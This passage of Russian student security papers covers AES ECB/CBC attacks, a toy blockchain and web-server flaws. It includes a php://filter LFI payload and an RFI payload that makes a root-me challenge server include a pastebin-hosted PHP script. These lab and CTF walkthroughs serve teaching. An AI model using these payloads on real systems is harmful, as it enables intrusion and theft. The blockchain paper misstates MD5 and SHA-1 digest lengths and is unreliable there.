В ходе эксплуатации мы можем последовательной отправкой различного количества символов узнать в какой момент блок заполнится и начнет заполнять следующие 16 байт и, следовательно, можно понять длину текста, который нам необходимо расшифровать, что дает возможность делать блоки только с 1 значимым символом, а остальные 16 будут одинаковыми, и таким образом вместо того чтобы перебирать все символы, что займет очень много времени, мы можем перебрать только по одному.




Рисунок 2. Метод шифрования ECB

В результате если делать перебор через обычные запросы на сервер в функцию можно расшифровать нужный нам текст за 5-10 минут, однако если использовать кэширование и сравнивать в словаре, то это время сокращается до 1 минуты, а также количество запросов уменьшается в разы.

Подмена cookie. В данном случае будет использоваться метод шифрования CBC (Рис.3) – открытый текст делится на части по 16 байт, первые 16 байт сначала XOR-ятся с вектором инициализации который создается случайным образом и состоит так же из 16 байт. Далее результат операции XOR попадает в блок шифрования с ключом и получается первая часть шифротекста. Для того чтобы зашифровать вторую часть открытого текста необходимо произвести XOR второй части с первой частью зашифрованного текста, а после этого результат шифруется с ключом. Так происходит с каждой последующей частью открытого текста.




Рисунок 3. Метод шифрования CBC

Также необходимо проанализировать найти уязвимость в логике реализации. Код состоит из 2 функций: функция аутентификации (Рис. 4) и функция выдачи зашифрованных cookie (Рис.5). В функции аутентификации можно получить флаг(секретное сообщение) только если на вход отправить cookie администратора и вектор инициализации, однако их необходимо отправить в зашифрованном виде т.к. в самой функции происходит расшифрование входных данных по методу CBC. В этом может помочь функция для шифрования, однако она не принимает на вход никаких данных, а значит нельзя никак повлиять на результат этой функции. Главной уязвимостью у функции шифрования в данном случае выступает то что она в результате выдает вектор инициализации и cookie до шифрования, из этих данных, а также зная каким методом шифруется можно понять, что нужный нам кусок с проверкой админа («admin=False») находится в первых 16 байтах, и при условии того что у нас известен вектор инициализации мы можем их подменить чтобы пройти аутентификацию.

```

def check_admin(cookie, iv):
    cookie = bytes.fromhex(cookie)
    iv = bytes.fromhex(iv)

    try:
        cipher = AES.new(KEY, AES.MODE_CBC, iv)
        decrypted = cipher.decrypt(cookie)
        unpadding = unpad(decrypted, 16)
    except ValueError as e:
        return {"error": str(e)}

    if b"admin=True" in unpadding.split(b";"):
        return {"plaintext": plaintext}
    else:
        return {"error": "Only admin can read this text"}

```

Рисунок 5. Функция аутентификации

```

def get_cookie():
    expires_at = (datetime.today() + timedelta(days=1)).strftime("%s")
    cookie = f"admin=False;expiry={expires_at}".encode()

    iv = os.urandom(16)
    padded = pad(cookie, 16)
    cipher = AES.new(KEY, AES.MODE_CBC, iv)
    encrypted = cipher.encrypt(padded)
    ciphertext = iv.hex() + encrypted.hex()

    return {"cookie": ciphertext}

```

Рисунок 6. Функция шифрования cookie

Для того чтобы воспользоваться уязвимостью мы получаем результат функции шифрования, затем делим ее на 2 части, а именно, на вектор инициализации и зашифрованные cookie. С помощью вектора мы можем выполнить операцию XOR с первыми 16 символами известного нам cookie («admin=False;expir»), а после выполнить то же действие с подмененными 16 символами («admin=True;expir»). И в результате были использованы другие cookie и мы, не зная ключа прошли аутентификацию.

Использование ключа в качестве вектора инициализации. Этот пример также основан на методе шифрования CBC (Рис.3). В нем есть 2 части: функция шифрования (Рис.7), функция дешифрования (Рис.8). Главная ошибка разработчика в данном случае в том, что вместо необходимого вектора инициализации он решил использовать ключ, что является огромной ошибкой. Т.к. у нас есть возможность вводить любой текст для шифрования чтобы найти вектор инициализации (он же ключ шифрования) нам необходимо воспользоваться формулами: $plaintext_1 = K(ciphertext_1) \text{ XOR } ciphertext_0$; $plaintext_0 = K(ciphertext_0) \text{ XOR } IV$, где $K()$ – функция шифрования с ключом, IV – вектор инициализации. Если объединить эти функции, то получится: $plaintext_1 \text{ XOR } plaintext_0 = K(ciphertext_1) \text{ XOR } K(ciphertext_0) \text{ XOR } ciphertext_0 \text{ XOR } IV$. И если мы подставим блоки из «0», то выйдет: $K(0) \text{ XOR } K(0) \text{ XOR } 0 \text{ XOR } IV = IV$. А т.к. вектор и есть ключ, значит мы знаем ключ шифрования. Для того чтобы реализовать это на практике необходимо отправить 16 нулевых байт в функцию шифрования. Далее возьмем зашифрованные 16 байт и добавим их в конец нашей строки из нулей. Получившуюся строку отправим в функцию дешифрования в результате получим ключ, который уже можно использовать для расшифровки любого сообщения.

```
def encrypt(plaintext):
    plaintext = bytes.fromhex(plaintext)
    if len(plaintext) % 16 != 0:
        return {"error": "Data length must be multiple of 16"}

    cipher = AES.new(KEY, AES.MODE_CBC, KEY)
    encrypted = cipher.encrypt(plaintext)

    return {"ciphertext": encrypted.hex()}
```

Рисунок 7. Функция шифрования

```
def receive(ciphertext):
    ciphertext = bytes.fromhex(ciphertext)
    if len(ciphertext) % 16 != 0:
        return {"error": "Data length must be multiple of 16"}

    cipher = AES.new(KEY, AES.MODE_CBC, KEY)
    decrypted = cipher.decrypt(ciphertext)

    try:
        decrypted.decode()
    except UnicodeDecodeError:
        return {"error": "Invalid plaintext: " + decrypted.hex()}

    return {"success": "Your message has been received"}
```

Рисунок 8. Функция дешифрования

Вывод. Как можно заметить из показанных вариантов уязвимостей главной причиной их возникновения является неграмотность или невнимательность разработчика и это лишь малая часть возможных ошибок, которые могут быть допущены в ходе реализации AES. В данной работе были рассмотрены уязвимости лишь в 2 методах шифрования, а именно ECB и CBC, однако даже в такой небольшой выборке были найдены и использованы возможности нахождения ключей и открытых текстов.

СПИСОК ЛИТЕРАТУРЫ

1. Алгоритм шифрования AES [Электронный ресурс] – Режим доступа - /URL: <https://www.opensm.com/blog/algorithm-shifrovaniya-aes/> (дата обращения 01.02.2022).
2. Режимы выполнения алгоритмов симметричного шифрования [Электронный ресурс] – Режим доступа – URL: https://intuit.ru/studies/professional_skill_improvements/14592/courses/1285/lecture/24208?page=6 (дата обращения 01.02.2022)

AES VULNERABILITIES

Annotation: The work is devoted to the analysis of the construction of AES, as well as the review and exploitation of vulnerabilities that appeared during incorrect programming or the use of the algorithm; development of attack scenarios on the considered vulnerable implementations; creation of a software implementation of encryption and testing on the developed attack scenarios. In addition, encryption methods, their features, advantages and disadvantages, as well as the scope of application are considered.

Keywords: AES, encryption, exploitation, vulnerability.

Kolesnikov Konstantin

Scientific adviser: Babicheva M.V., senior Lecturer, Department of Radiophysics and Infocommunication Technologies of Donetsk National University.

E-mail: kostrko619@gmail.com

УДК 336.743

ПРОГРАММНЫЙ КОМПЛЕКС ДЛЯ ИССЛЕДОВАНИЯ КРИПТОГРАФИЧЕСКИХ СВОЙСТВ АЛГОРИТМОВ БЛОКЧЕЙН

Кулаков Д. С.

*Научный руководитель: Бабичева М.В., ст. преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: работа посвящена разработке и исследованию криптографических свойств криптовалюты IBCoin. Разработана концепция криптовалюты IBCoin, программа, демонстрирующая архитектуру блокчейн, позволяющая управлять транзакциями, связанными с IBCoin. В программу интегрирован и протестирован алгоритм Proof-of-Work, применены на практике различные алгоритмы хеширования. Рассмотрены возможности применения и перспективы развития криптовалютных решений в мировой экономике.

Ключевые слова: криптовалюта, блокчейн, IBCoin, алгоритм Proof-of-Work, SHA256.

Блокчейн. Интерес к технологии блокчейн вырос вместе с популярностью криптовалют. Сегодня ее применяют не только в мире финансов. Блокчейн уже пробуют использовать для хранения и обработки персональных данных и идентификации, в маркетинге и компьютерных играх. Блокчейн – это непрерывная цепочка блоков. В ней содержатся все записи о сделках. В отличие от обычных баз данных, изменить или удалить эти записи нельзя, можно только добавить новые. Блокчейн еще называют технологией распределенных реестров, потому что всю цепочку сделок и актуальный список владельцев хранят на своих компьютерах множество независимых пользователей. Даже если один или несколько компьютеров дадут сбой, информация не пропадет [1].

Разработка криптовалюты. Вся разработка блокчейн-проекта состоит из трех основных компонентов: клиент, майнер, блокчейн [2].

Клиент - тот, кто будет покупать товары у других продавцов. Клиент сам может стать продавцом и будет принимать деньги от других в обмен на товары, которые он поставляет. Клиент может быть, как поставщиком, так и получателем IBCoin. Чтобы потратить деньги, клиент должен создать транзакцию, указав имя отправителя и сумму, которую нужно заплатить. Для получения денег клиент предоставит свою идентичность третьей стороне - по сути, отправителю денег. Остаток средств, которые клиент держит в своем кошельке храниться не будет. Во время транзакции будет рассчитан фактический баланс, чтобы убедиться, что у клиента достаточно средств для совершения платежа.

Майнер - это тот, кто забирает транзакции из пула и собирает их в блок. Майнер должен предоставить результат работы, чтобы получить вознаграждение за майнинг. Все деньги, которые майнер собирает в качестве платы, будут принадлежать ему. Он может потратить эти деньги на покупку товаров или услуг у других зарегистрированных поставщиков в сети точно так же, как это делает клиент.

Блокчейн - это структура данных, которая объединяет все добытые блоки в хронологическом порядке. Эта цепь неизменна и, следовательно, устойчива к внешним воздействиям [3].

Разработка приложения. Приложение разработано на алгоритмическом языке Python 3.8, с использованием библиотек hashlib, sys, PyQt5, binascii, datetime, collections, Crypto. Класс «Клиент» генерирует закрытый и открытый ключи с помощью встроенного алгоритма RSA, эти ключи используются и для идентификации клиента. Идентификатор является уникальным для каждого клиента и может быть

общедоступными. Кто угодно сможет отправить клиенту виртуальную валюту, используя этот идентификатор, и она будет добавлена в его кошелек. Метод «Инициализация» принимает три параметра — открытый ключ отправителя, открытый ключ получателя и отправляемую сумму. Они хранятся в соответствующих переменных для использования другими методами. Кроме того, создается еще одна переменная для хранения времени транзакции.

Первая транзакция инициируется создателем блокчейна. Программа проверяет, является ли отправитель инициатором блокчейна, и, если это так, просто присваивает некоторое строковое значение переменной-идентификатору, иначе переменной идентификатора присваивается идентификатор отправителя (рис. 1).




Рисунок 12 Создание пользователя с уникальным идентификатором

На этом этапе блок полностью инициализирован и готов к добавлению в цепочку блоков. Блок хешируется и сохраняется в глобальной переменной `last_block_hash`. Это значение будет использовано следующим майнером в его блоке. Блокчейн содержит список блоков, связанных друг с другом. Чтобы сохранить весь список, создается переменная списка с именем `IVCoins`.

Функция майнинга генерирует дайджест по заданной строке сообщения и предоставляет подтверждение. Стратегия майнинга заключается в создании хэша для данного сообщения с префиксом с некоторым количеством чисел 9, указывающим уровень сложности. Функция майнинга принимает два параметра — сообщение и уровень сложности. Затем в цикле добавляется новый номер `i` в хэш сообщения в каждой итерации и генерируется новый дайджест по объединенному сообщению. Процесс создания первого блока из 5 транзакций представлен на рисунке 2.




Рисунок 2 Формирование и майнинг 1-го блока транзакций.

В окне программы выводится количество итераций для нахождения дайджеста, количество транзакций, хеш прошлого блока равен Null, поскольку это первый блок транзакции, затем идут данные для алгоритма Proof-of-Work, чтобы можно было быстро проверить правильность вычисления хеша, по количеству девяток в префиксе видно, что это 4-й уровень сложности вычисления дайджеста и наконец собственно хеш, который будет передаваться в следующий блок. Теперь созданные пользователи могут перечислять средства друг другу. На рисунке 3 представлен результат отправки 15 транзакций между случайно выбранными пользователями. Сумма перевода - 11000 условных единиц криптовалюты.




Рисунок 3 Отправка пятнадцати транзакций между пользователями

Результаты экспериментов. Разработанная программа позволила, меняя параметры системы измерить время, затрачиваемое на нахождение, соответствующей хеш-функции (майнинг). На рисунках 4 и 5 представлены время и количество итераций, расчета 15 транзакций для различных алгоритмов вычисления хеш-функций и уровня сложности (количества цифр падинга).




Рисунок 4 Время (в секундах) расчета 15 транзакций для различных алгоритмов вычисления хеш-функций и уровня сложности

Из графика видно, что время растёт экспоненциально с увеличением количества цифр падинга, причем для алгоритма sha1 скорость роста значительно меньше, чем для sha256, sha512 и md5.



Рисунок 5 Количество итераций для расчета 15 транзакций для различных алгоритмов вычисления хеш-функций и уровня сложности

Что же касается количества итераций, которое влияет на процессорную нагрузку, то и здесь sha1 даёт меньший прирост. А лидером по количеству итераций является md5, хотя длина дайджеста у него всего 32 бита, в отличие от 128 бит для sha1.

Выводы. Криптостойкость блокчейна наиболее адекватно описывается надёжностью криптографических примитивов – хеш-функций, в то время как для скорости майнинга играет значение уровень сложности. Время майнинга и нагрузка на процессор растут экспоненциально с увеличением количества цифр падинга. По результатам исследования можно сделать вывод, что время и количество итераций, необходимые для вычисления хеш-дайджеста транзакции зависят также и от алгоритма хеширования. Худшие результаты получилось для md5, несмотря на небольшую длину хеш-дайджеста, а лучшие для sha1.

Однако поскольку предпочтительным является использование хэш-функций с трудообнаружимыми коллизиями, а для sha1 методы обнаружения коллизий найдены в 2017 году, то предпочтительно использовать sha256, которая показала средние результаты и по времени, и по количеству итераций и на сегодняшний день является довольно безопасной в смысле нахождения коллизий [4].

Основным подходом к построению блокчейнов в распределённой модели без контроля доступа является алгоритм Proof of work. Сейчас можно только предполагать возможные пути развития блокчейн технологий. Он станет такой же обычной технологией баз данных, как, например, SQL или NoSQL для решения своего определённого круга задач, широко распространённым протоколом, как HTTP для Интернета или основой для новой финансовой и политической системы планеты.

Результаты данной работы могут быть внедрены в учебный процесс в курсе «Основы информационной безопасности» для понимания студентами сути блокчейна.

СПИСОК ЛИТЕРАТУРЫ

1. О технологии блокчейн [Электронный ресурс] – Режим доступа - <https://selectel.ru/blog/about-blockchain/#ispolzovanie> (дата обращения 01.02.2022).
2. Проблемы блокчейна [электронный ресурс] – Режим доступа - https://www.tadviser.ru/index.php/Статья:Проблемы_блокчейна#2020(дата обращения 01.02.2022).
3. Pass R. Analysis of the blockchain protocol in asynchronous networks / R. Pass, L. Seeman, A. Shelat // Advances in Cryptology— EUROCRYPT '17. — Vol. 10210 of Lecture Notes in Computer Science.— Berlin, Heidelberg : Springer, 2017. — P. 643-673.
4. Advanced Meet-in-the-Middle Preimage Attacks: First Results on Full Tiger, and Improved Results on MD4 and SHA-2 Jian Guo and San Ling and Christian Rechberger and Huaxiong Wang, Cryptology ePrint Archive, Report 2020/016 [электронный ресурс] – Режим доступа: <https://ia.cr/2020/016>.

SOFTWARE COMPLEX FOR CRYPTOGRAPHIC PROPERTIES OF BLOCKCHAIN ALGORITHMS STUDY

Annotation: the work is devoted to cryptographic properties of the IBCoin cryptocurrency development and research. The concept of the IBCoin and a program that demonstrates the blockchain architecture that allows you to manage transactions related to IBCoin cryptocurrency is developed. The Proof-of-Work algorithm is integrated and tested in the program, different hashing algorithms are applied in practice and investigated. The possibilities of application and prospects for the development of cryptocurrency solutions in the global economy are considered.

Keywords: cryptocurrency, blockchain, IBCoin, Proof-of-Work algorithm, SHA256.

Kulakov D.S.,

Scientific adviser: Babicheva M.V.,

Email: kulakdann@yandex.ru

УДК 004.056

УЯЗВИМОСТИ СЕРВЕРНЫХ ПРИЛОЖЕНИЙ

Лебедев К. Е.

Научный руководитель: Бабичева М.В., ст. преподаватель
ГОУ ВПО «ДОННУ»

Аннотация: в данной работе рассматриваются распространенные уязвимости серверных приложений, методы их обнаружения и эксплуатации в рамках проведения тестирования веб-сайтов на проникновение; анализируются причины появления подобных уязвимостей; разбирается логика работы кода сервера, приводящего к появлению подобных уязвимостей. В качестве уязвимых веб-серверов используются виртуальные машины с веб-ресурса Vulnhub и специально разработанные уязвимые веб-серверы.

Ключевые слова: LFI, RFI, RCE, PHP, веб-сервер.

Анализ уязвимых серверов. Для рассмотрения уязвимости LFI(Local File Inclusion) использовался специально разработанный уязвимый веб-сервер (рис.1).




Рисунок 13. Начальная страница уязвимого веб-сервера

Для поиска LFI необходимо исследовать весь веб-сервер. Для начала необходимо открыть ссылки на другие страницы: Secret, Flag here, Strange link, Admin Panel, login. Процесс навигации по сайту показан на рисунке 2.




Рисунок 2. Навигация по веб-сайту

На рисунке 2 видно, что для авторизации любому пользователю доступна административная панель. Соответственно есть возможность подобрать логин и пароль администратора. Однако в данном случае стоит обратить внимание на URL-адрес. Страница admin.php подключается в переменную inc. Подобная реализация навигации по веб-сайту может привести к возникновению уязвимости LFI, если параметры, передающиеся в переменную inc не фильтруются. Для эксплуатации LFI уязвимости на этом веб-сайте можно использовать такую конструкцию как PHP-фильтры. Для решения поставленной задачи применяется PHP-фильтр: `php://filter/convert.base64-encode/resource=file_name.php`, с помощью которого на страницу можно вывести закодированный в Base64 PHP-код файла, переданного в качестве. В рассматриваемом примере на экран выводится содержимое файла index.php. Для этого в переменную inc подставляется выражение `php://filter/convert.base64-encode/resource=index.php` (рис. 3).




Рисунок 3. Эксплуатация уязвимости LFI

На рисунке 3 приведен вывод содержимого файла index.php, закодированный в Base64. На рисунке 4 изображен результат декодирования.

```
<?php
error_reporting(-1);
ini_set('display_errors', 1);
//$page = (isset($_GET['page']) ? $_GET['page'] : "main");
$inc="flag1.php";
if(isset($_GET['inc'])) {
    $inc = $_GET['inc'];
    echo "Very Good";
}

include('new_config.php');
echo '
<html>
<body
```

Рисунок 4. Результат декодирования файла index.php из Base64

При анализе кода можно заметить функцию include, которая подключает к веб-сайту файл new_config.php. Аналогичным образом, как в случае с файлом index.php, необходимо получить содержимое файла new_config.php. Для этого используется фильтр php://filter/convert.base64-encode/resource=new_config.php (рис. 5).



Рисунок 5. Вывод содержимого файла new_config.php в кодировке base64

Результат декодирования полученных данных приведен на рисунке 6.

```
<?php
$username="admin";
$password="DAPt9D2mky0APAF";
$flag="Flag: donnuCTF{L0cal_f1le_inclus10n_or_php_1njection}";
?>
```

Рисунок 6. Результат декодирования файла new_config.php из Base64

В итоге были получены логин и пароль администратора данного веб-сайта. Так как данный сайт создавался как задание для ctf, то был еще найден и флаг. Таким образом, наличие на веб-сайте уязвимости LFI может привести к серьезным проблемам с безопасностью.

Анализ уязвимого кода. LFI часто возникает по причине того, что программист при разработке веб-сервера для организации перехода на другие страницы сайта использует уязвимые функции, например, include(), не производит фильтрацию параметров, которые передают данные, не экранирует нулевой байт (%00) и/или не производит проверку запросов серверного пути. В данном случае не предусмотрена фильтрация и экранирование параметров, которые передаются в переменную inc. В таком случае появляется возможность в адресной строке подставить любое необходимое значение, что приводит к появлению уязвимости LFI. Таким образом, реализация подобной логики навигации по веб-сайту, смены языка на страницы без использования специальных фильтров является небезопасной; приводит к появлению различного рода уязвимостей. Кроме этого, отсутствие специальных директив в конфигурационном файле предоставляет злоумышленнику большой набор инструментов для эксплуатации сервера.

RFI (Remote File Inclusion) представляет собой возможность выполнения удаленного файла на атакуемом сервере в 100% случаев приводит к взлому сайта. Эксплуатируя RFI уязвимость, злоумышленник получает доступ к серверу атакуемого

сайта, размещая на нем веб-шеллы, или любой другой вредоносный код. В большинстве случаев, RFI сразу используется для получения веб-шелла на атакуемом сервере. RFI возникает, когда входящие данные в коде сайта не проходят должную проверку. Возможность эксплуатации RFI возникает из-за грубейших ошибок разработки сайта, отсутствия фильтрации передающих параметров, отсутствие проверки серверного пути.

Анализ уязвимого сервера. В качестве примера рассматривается веб-сервер с ресурса <https://www.root-me.org/>. Отображение страницы на английском или французских языках осуществляется через передачу переменной lang в адресной строке браузера значений en или fr соответственно. Если передать переменной lang непредусмотренное значение, например, путь к каталогу, где в Linux хранятся пароли, то возникнет ошибка. Исходя из выведенной на экран информации, следует, что к параметру прибавляется часть названия файла lang.php, который осуществляет смену языков. Для того, чтобы удалить это расширение необходимо использовать символ: «?», тогда добавляемое расширение будет игнорироваться сервером. Использование PHP-фильтров не приведет к результатам. Для эксплуатации уязвимости необходимо передать в параметр URL путь к файлу с некоторым кодом на PHP, который будет выполнен. Сначала нужно написать веб-шелл, код которого приведен на рисунке 8. Функция file_get_contents считывает содержимое файла index.php в строку. После данный скрипт был загружен на ресурс <https://pastebin.com/>.

```

1  <?php
2  echo file_get_contents("index.php");
3  ?>
4
5

```

Рисунок 8. Код PHP-скрипта, который будет использован в качестве веб-шелла

В адресную строку браузера передается следующая полезная нагрузка: <http://challenge01.root-me.org/web-serveur/ch13/?lang=https://pastebin.com/raw/FsYqLDeV?>. Стоит отметить, что доступ к скрипту должен осуществляться по HTTP. По итогам выполнения данной нагрузки в код элемента выводится содержимое файла index.php. В функции include к переменной language добавляется конец с расширением _lang.php. Из-за этого использование PHP-фильтров становится бессмысленным. Однако при помощи веб-шелла, загруженного на выделенный сервер, становится возможным эксплуатировать уязвимость RFI. Для защиты от Remote file include необходимо фильтровать параметры, которые передают данные в функции include(), include_once(), отключать директивы allow_url_include в конфигурации php, осуществлять проверку запросов.

RCE. RCE (Remote Code Execution) –уязвимость, при которой происходит удаленное выполнение кода на уязвимом сервере. RCE - максимальная угроза класса A1 по классификации OWASP. Она представляет собой гарантированный способ взлома сайтов и веб приложений.

Возможность удаленного внедрения кода в серверный скрипт в 100% случаев приводит к взлому ресурса. С помощью RCE злоумышленник сразу получает доступ к серверу атакуемого сайта, размещая на нем веб-шеллы, или любой другой вредоносный код. В практике встречались случаи, когда RCE эксплуатировали боевые скрипты, размещенные на хакерских серверах, которые отслеживали наличие вредоносной составляющей, вирусов шеллов и т.п. на сайте. Когда программисты сайта пытались удалить вредоносные скрипты с своих сайтов, они появлялись заново, в течении нескольких секунд.

Анализ уязвимого сервера. Для рассмотрения RCE использовался специально сделанный уязвимый веб-сервер, который предоставляет возможность загрузки изображения формата JPEG (рис.9).




Рисунок 9. Начальная страница веб-сайта для загрузки JPEG-изображений

На рисунке 10 приведен результат попытки загрузить файл презентации. В итоге файл не проходит проверку сервера.




Рисунок 10. Ошибка при загрузке файла, которые не является JPEG-изображением

Для обхода проверки по mime типу файла использовался PHP-скрипт, который был помещен в изображение. В Paint была создана картинка и с помощью HEX-редактора в байты изображения был помещен PHP-код. На рисунке 11 изображен процесс встраивания кода в изображение.

